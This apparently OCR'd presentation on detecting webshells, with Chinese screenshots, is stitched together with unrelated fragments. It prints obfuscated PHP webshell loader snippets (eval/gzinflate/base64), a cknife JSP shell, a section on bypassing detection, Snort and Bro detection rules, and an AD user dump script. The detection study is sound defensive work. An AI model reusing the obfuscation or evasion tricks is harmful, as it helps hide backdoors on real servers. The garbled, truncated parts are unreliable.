
F:\Web 的目录


2016/03/17	20:27	<DIR>	.
2016/03/17	20:27	<DIR>	..
2015/08/25	17:12		174 .buildpath
2015/10/26	21:12	<DIR>	.git
2015/08/25	17:12		907 .project
2015/10/26	21:12	<DIR>	.settings
2016/03/17	19:26		30,606 Config.ini
2016/03/14	18:55		41 index.php
2016/03/17	18:50		4 newFile.txt
2016/03/17	19:14		6 newFile1.txt
		6 个文件	31,738 字节
		4 个目录	171,112,960,000 可用字节

F:\Web\>

完成







```
C:\JspStudy\WWW\test\cknife.jsp (WWW) - Sublime Text
cknife.jsp
16 Connection c = DriverManager.getConnection("jdbc:oracle:thin:@localhost:1521:xe", "scott", "tiger");
17 if (x.length > 4) {
18     c.setCatalog(x[4]);
19 }
20 return c;
21 }
22 }
23
24 void AA(StringBuffer sb) throws Exception {
25     File r[] = File.listRoots();
26     for (int i = 0; i < r.length; i++) {
27         sb.append(r[i].toString().substring(0, 10));
28     }
29 }
30
31 void BB(String s, StringBuffer sb) throws Exception {
32     File oF = new File(s), l[] = oF.listFiles();
33     String sT, sQ, sF = "";
34     java.util.Date dt;
35     SimpleDateFormat fm = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
36     for (int i = 0; i < l.length; i++) {
37         dt = new java.util.Date(l[i].lastModified());
38     }
39 }
40 }
```

网站安全狗 (APACHE版) V3.5 正式版本 加入服云

网马查杀 主动防御 流量保护 资源保护 IP黑白名单 防护日志

本次扫描发现 2 个危险文件，建议马上清理！ [立即隔离](#)

[重新扫描](#) [返回](#)

网页木马 2 网页挂马 网页黑链 畸形文件

文件名	类别	描述	已处理
<input type="checkbox"/> C:/JspStudy/WWW/test//cknife.jsp	n.681	JSP文件木马	否
<input type="checkbox"/> C:/JspStudy/WWW/test//1.jsp	n.681	JSP文件木马	否

全选

主程序版本: 3.5.12048 网马库版本: 2016-01-15 检查更新

Improving Detection Bypass

0 × 05 slag slag slag slag Code

JSP download password: 1. f65g JSP (updated)

ASPX Download password:. F65g CUS ASP X

0 × 06 Conclusion

This article explains how to give you the easiest way to use existing sentence plus cknife custom parameters to create your own script about a dog.

God taught me a hello world, but I use it to around WAF ~.

👁 Watch 37
★ Star 289
🍴 Fork 177

- Code
- Issues 0
- Pull requests 0
- Pulse
- Graphs

Cknife <http://www.ms509.com>

📄 81 commits
🌿 1 branch
🏷 0 releases
👤 2 contributors

Branch: **master** ▾ New pull request

Find file Clone or download ▾


Chora add request header		Latest commit 0061db2 19 days ago
📁 .settings	First	4 months ago
📁 lib	update	3 months ago
📁 src/com/ms509	add request header	19 days ago



The image features two abstract, glowing light trails on a black background. On the left, there are several concentric, swirling blue light trails that create a sense of motion and depth. On the right, there are similar swirling light trails, but in shades of red and orange. The trails appear to be composed of many thin, overlapping lines that form a complex, organic shape. In the center of the image, the word "Analysis" is written in a clean, white, sans-serif font.


Analysis

Locating Webshells

 [BlackArch / webshells](#)


[Code](#) [Issues 1](#) [Pull requests 0](#) [Pulse](#) [Graphs](#)

Various webshells. We accept pull requests for additions to this collection.

 [malwares / WebShell](#)

[Code](#) [Issues 0](#) [Pull requests 0](#) [Pulse](#) [Graphs](#)

WebShell Dump

 [bartblaze / PHP-backdoors](#)

[Code](#) [Issues 0](#) [Pull requests 0](#) [Pulse](#) [Graphs](#)

A collection of PHP backdoors. For educational or testing purposes only.

~260 Un-obfuscated PHP files
99 Obfuscated PHP files
~10 ASP, ASPX, JSP, Perl files

Code Commonality

```
<?
#####
# Small PHP Web Shell by ZaCo (c) 2004-2006 #
# +POST method #
# +MySQL Client+Dumper for DB and tables #
# +PHP eval in text format and html for phpinfo() example #
# PREVED: sn0w, Zadoxlik, Rebz, Skvozn0Y, PinkPanther #
# For antichat.ru and cup.su friends usage #
# All bugs -> mailo:zaco@yandex.ru #
# Just for fun :) #
#####
```

No Easy Wins

```
el@jefe:~$ for i in *.php; do diff -D %= zaco.php $i;done
```



```
import os
import collections
import operator
from pprint import pprint

# open all files in directory
filenames = os.listdir("~/webshells/PHP-master/")
files = [open(name).readlines() for name in filenames]

# for loop magic
sets = [set(line.strip() for line in file)
        for file in files]

# count line commonality
combined_counter = reduce(operator.add, [collections.Counter(s) for s in sets])

# print the 50 most common lines
pprint(combined_counter.most_common(50))
```

1. [('"', 322),
2. ('}', 317),
3. ('?>', 284),
4. ('<?php', 224),
5. ('{', 205),
6. ('</table>', 203),
7. ('else', 189),
8. ('</form>', 188),
9. ('<head>', 179),
10. ('</tr>', 175),
11. ('<tr>', 168),
12. ('</head>', 163),
13. ('} else {', 159),
14. ('<html>', 154),
15. ('</td>', 148),
16. ('</style>', 142),
17. ('<?', 141),
18. (');', 132),
19. ('*/', 127),
20. ('break;', 126),
21. ('
', 124),
22. ('</script>', 117),
23. ('exit;', 117),
24. ('/*', 116),
25. ('fclose(\$fp);', 111),
26. ('else {', 108),
27. ('</body>', 99),
28. ('@set_time_limit(0);', 94),
29. ('</html>', 88),
30. ('error_reporting(0);', 86),
31. ('\$i++;', 86),
32. ('return \$size;', 85),
33. ('ob_start();', 84),
34. ('<!--', 83),
35. ('echo "</table>";', 81),
36. ('"', 80),
37. ('<style>', 80),
38. ('</div>', 79),
39. ('<center>', 77),
40. ('echo "</form>";', 76),

De-obfuscated

41. ('else{', 75),
42. ('<td>', 70),
43. ('echo "', 69),
44. ('</center>', 66),
45. ('<style type="text/css">', 66),
46. ('</form>";', 65),
47. ('else {\$size = \$size . " B";}', 64),
48. ('}else{', 63),
49. ('echo "</tr>";', 62),
50. ('@set_magic_quotes_runtime(0);', 62)]

Magic Quotes Occurrences

```
el@jefe:~$ grep -lri "@set_magic_quotes" | wc -l  
46
```

18.5%

set_magic_quotes_runtime — "Sets the current active configuration setting of magic_quotes_runtime
Warning: This function was *DEPRECATED* in PHP 5.3.0, and *REMOVED* as of PHP 7.0.0."

Obfuscated Files

```
[('<?php', 77),  
 ('?>', 34),  
 ('*/', 28),  
 ('/*', 23),  
 ('Obfuscation provided by FOPO - Free Online PHP Obfuscator:  
  http://www.fopo.com.ar/', 21),  
 ('* other free or open source software licenses.', 3),  
 ('* @package\t\tjoomla', 2),  
 ('* This is the PHP OpenID library by JanRain, Inc.', 2),  
 ('* @author JanRain, Inc. <openid@janrain.com>', 2),  
 ('* @copyright 2005-2008 Janrain, Inc.', 2)]
```

Detection

Single Server

专家强调，由于没有修复补丁，这意味着最好的方法是卸载这个带有漏洞的WP移动探测器插件。

“我们强烈建议大家删除这个插件。如果你真的需要这个插件，部分临时修复的方法是在wp移动目录或者缓存目录中禁用PHP执行，例如在.htaccess文件中使用下面这段代码。”

```
<Files *.php>  
deny from all  
</Files>
```


被感染的WordPress网站的管理员可以向Sucuri请求支持。

Host + Network in Enterprise

- HTTP traffic anomalies (usual suspects)
 - UA or Referrer oddities
- File integrity monitoring
- Difficult to scale
 - Noisy network signal
 - Scale of enterprise web hosts and change complexity

Yara

- 304 Yara signatures including
- “Webshell”
- Capturing specificity and anomalies
- Singular rule implausible



Encoding/Transposition

```
/**  
eval(gzinflate(str_rot13(base64_decode('rUI4QutTEP1cpPsflnokO7rghEmVEG
```

Signatures

```
alert tcp $HOME_NET $HTTP_PORTS -> $HOME_NET any  
(msg:"Suspicious-PHP"; file_data; content:"eval(gzinflate(str_rot13(base64_decode"; sid:1000000))
```

Encoding/Transposition

```
<?php
```

```
$g__g_='base'.(32*2).'_de'. 'code';$g__g_=$g__g_(str_replace("\n", "", 'P7I83z9r5UnC
```

```
$b374k=@create_function('$x','ev'. 'al'. '(gz'. 'inf'. 'late'. '(bas'. 'e64'. '_de'. 'co'. 'de($x));');@$b374k
```

```
$s_func="cr"."eat"."e_fun"."cti"."on";$b374k=@$s_func('$x,$y','ev'. 'al'. '("\$s_pass=\'"$y\'";?
```

```
?>php
```

Choke Point: Authentication

```
el@jefe:~/webshells/PHP-master$ grep -lrni "user" | wc -l
```

263

```
el@jefe:~/webshells/PHP-master$ grep -lrni "auth" | wc -l
```

148

```
el@jefe:~/webshells/PHP-master$ grep -lrni "auth_pass" | wc -l
```

13

```
el@jefe:~/webshells/PHP-master$ grep -lrni "$login" | wc -l
```

359

```
el@jefe:~/webshells/PHP-master$ grep -lrni "$pass" | wc -l
```


359

b374k

b374k
2.8

Darwin tm.graha 12.2.0 Darwin Kernel Version 12.2.0: Sat Aug 25 00:48:52 PDT 2012; root:xnu-2050.18.24~1/RELEASE_X86_64 x86_64
Apache/2.2.22 (Unix) DAV/2 PHP/5.3.15 with Suhosin-Patch mod_ssl/2.2.22 OpenSSL/0.9.8r
server ip : 127.0.0.1 | your ip : 127.0.0.1 | Time @ Server : 09 Dec 2013 23:55:04

password | log out

 / Library / Server / Web / Data / Sites / Default /

xpl ps eval info db rs _www > - shell command -

Change shell password

New password

Confirm password


Go !

Jayalah Indonesiaku ©2013 b374k

“I can't stop saying Bro...Bro”



Failed Authentication



The screenshot shows the GitHub interface for the repository 'criticalstack / bro-scripts'. At the top right, there is a 'Watch' button with a dropdown arrow and the number '30'. Below this is a navigation bar with buttons for 'Code', 'Issues 0', 'Pull requests 1', 'Wiki', 'Pulse', and 'Graphs'. Below the navigation bar, there is a 'Branch: master' dropdown menu and the repository path 'bro-scripts / http-basic-auth-bruteforcing / detect-http-basic-auth-bruteforcer.bro'.

```
# (C) 2015 Critical Stack LLC. All rights reserved.
```

```
##! HTTP basic-auth brute-forcing detector
```

```
##! detect bruteforcers; triggering when too many rejected usernames
```

```
##! have occurred from a single address.
```

```
event http_reply(c: connection, version: string, code: count, reason: string)
```

```
{
```

```
  if (c$http?$status_code && c$http$status_code == 401 && c$http$username) # && c$http$password
```

```
  {
```

```
    SumStats::observe("http-basic-auth.failed_auth", [$host=c$id$orig_h], [$str=cat(c$id$resp_h)]);
```

1. Successful HTTP Authentication – Dump Usernames

Basic Auth, Form Auth, Digest Auth

```
module HTTP;
export {
  redef enum Notice::Type += {
    ## Generated if a Command injection takes place using URL
    URI_Injection
  }
  event http_header(c: connection, is_orig: bool, name: string, value: string)
  {
    if (/AUTHORIZATION/ in name && /Basic/ in value)
    {
      local parts: string_array;

      parts = split1(decode_base64(sub_bytes(value, 7, |value|)), /:/);

      NOTICE([$note=HTTP::Basic_Auth_Server,
        $msg=fmt("username: %s password: %s", parts[1],
        HTTP::default_capture_password == F ? "Blocked" : parts[2]),
        $conn=c
      ]);
    }
  }
}
```

```
GET /dir/index.html HTTP/1.0
Host: localhost
Authorization: Digest username="admin",
  realm="admin@test.com",
  nonce="deefgeghf36594373131",
  uri="/dir/test.html",
  qop=auth, nc=00000001, cnonce="0e4f323c",
  response="48845fae49393f05355450972504c4abc",
  opaque="48593ehff23336773t"
```

```
http_header(c: connection, is_orig: bool, name: string, value: string)
{
  if (/AUTHORIZATION/ in name && /Digest/ in value)
  {
    // filter response values and Server response
  }
}
```

<https://www.sans.org/reading-room/whitepapers/detection/web-application-attack-analysis-bro-ids-34042>

2. Dump AD Usernames

```
#import the ActiveDirectory Module
Import-Module ActiveDirectory

#Perform AD search. The quotes "" used in $SearchLoc is essential
#Without it, Export-ADUsers returned error
Get-ADUser -server $ADServer -searchbase "$SearchLoc" -Properties * -Filter * |
Select-Object @{Label = "First Name";Expression = {$_ .GivenName}},
@{Label = "Last Name";Expression = {$_ .Surname}},
@{Label = "Display Name";Expression = {$_ .DisplayName}},
@{Label = "Logon Name";Expression = {$_ .sAMAccountName}},
@{Label = "Full address";Expression = {$_ .StreetAddress}},
@{Label = "City";Expression = {$_ .City}},
@{Label = "State";Expression = {$_ .st}},
@{Label = "Post Code";Expression = {$_ .PostalCode}},
@{Label = "Country/Region";Expression = {if (($_ .Country -
eq 'GB') ) {'United Kingdom'} Else {''}}},
@{Label = "Job Title";Expression = {$_ .Title}},
@{Label = "Company";Expression = {$_ .Company}},
@{Label = "Description";Expression = {$_ .Description}},
@{Label = "Department";Expression = {$_ .Department}},
@{Label = "Office";Expression = {$_ .OfficeName}},
@{Label = "Phone";Expression = {$_ .telephoneNumber}},
@{Label = "Email";Expression = {$_ .Mail}},
@{Label = "Manager";Expression = {%{(Get-AdUser $_ .Manager -server $ADServer -
Properties DisplayName).DisplayName}}},
@{Label = "Account Status";Expression = {if (($_ .Enabled -
eq 'TRUE') ) {'Enabled'} Else {'Disabled'}}}, # the 'if statement# replaces $_.Enabled
@{Label = "Last LogOn Date";Expression = {$_ .lastlogondate}} |

#Export CSV report
Export-Csv -Path $csvreportfile -NoTypeInformation
}
```

<https://gallery.technet.microsoft.com/scriptcenter/powershell-script-to-5edcdaea>

3. Compare & Alert on Unrecognized Users (and/or admin)

```
grep /bro/http.log "username" >> usernames.txt
```

```
diff usernames.txt csvreportfile >> suspects.txt
```

How to Schedule Cron Jobs in PHP




CLOUDWAYS

Detection Efficacy Never Perfect

```
// shell password, fill with password in md5 format to protect shell, default : b374k  
$s_pass = "7be6e37567f18b0b4faaad89babe0726";
```

```
$language='eng'; // 'pl' or 'eng'  
$auth = 0;  
$name='abcdef1234567890abcdef1234567890';  
$pass='abcdef1234567890abcdef1234567890';
```



No Silver Bullets

...only the Hustle & Grind





```
if($os == 'win')
$aliases = array(
"List Directory" => "dir",
"Find index.php in current dir" => "dir /s /w /b index.php",
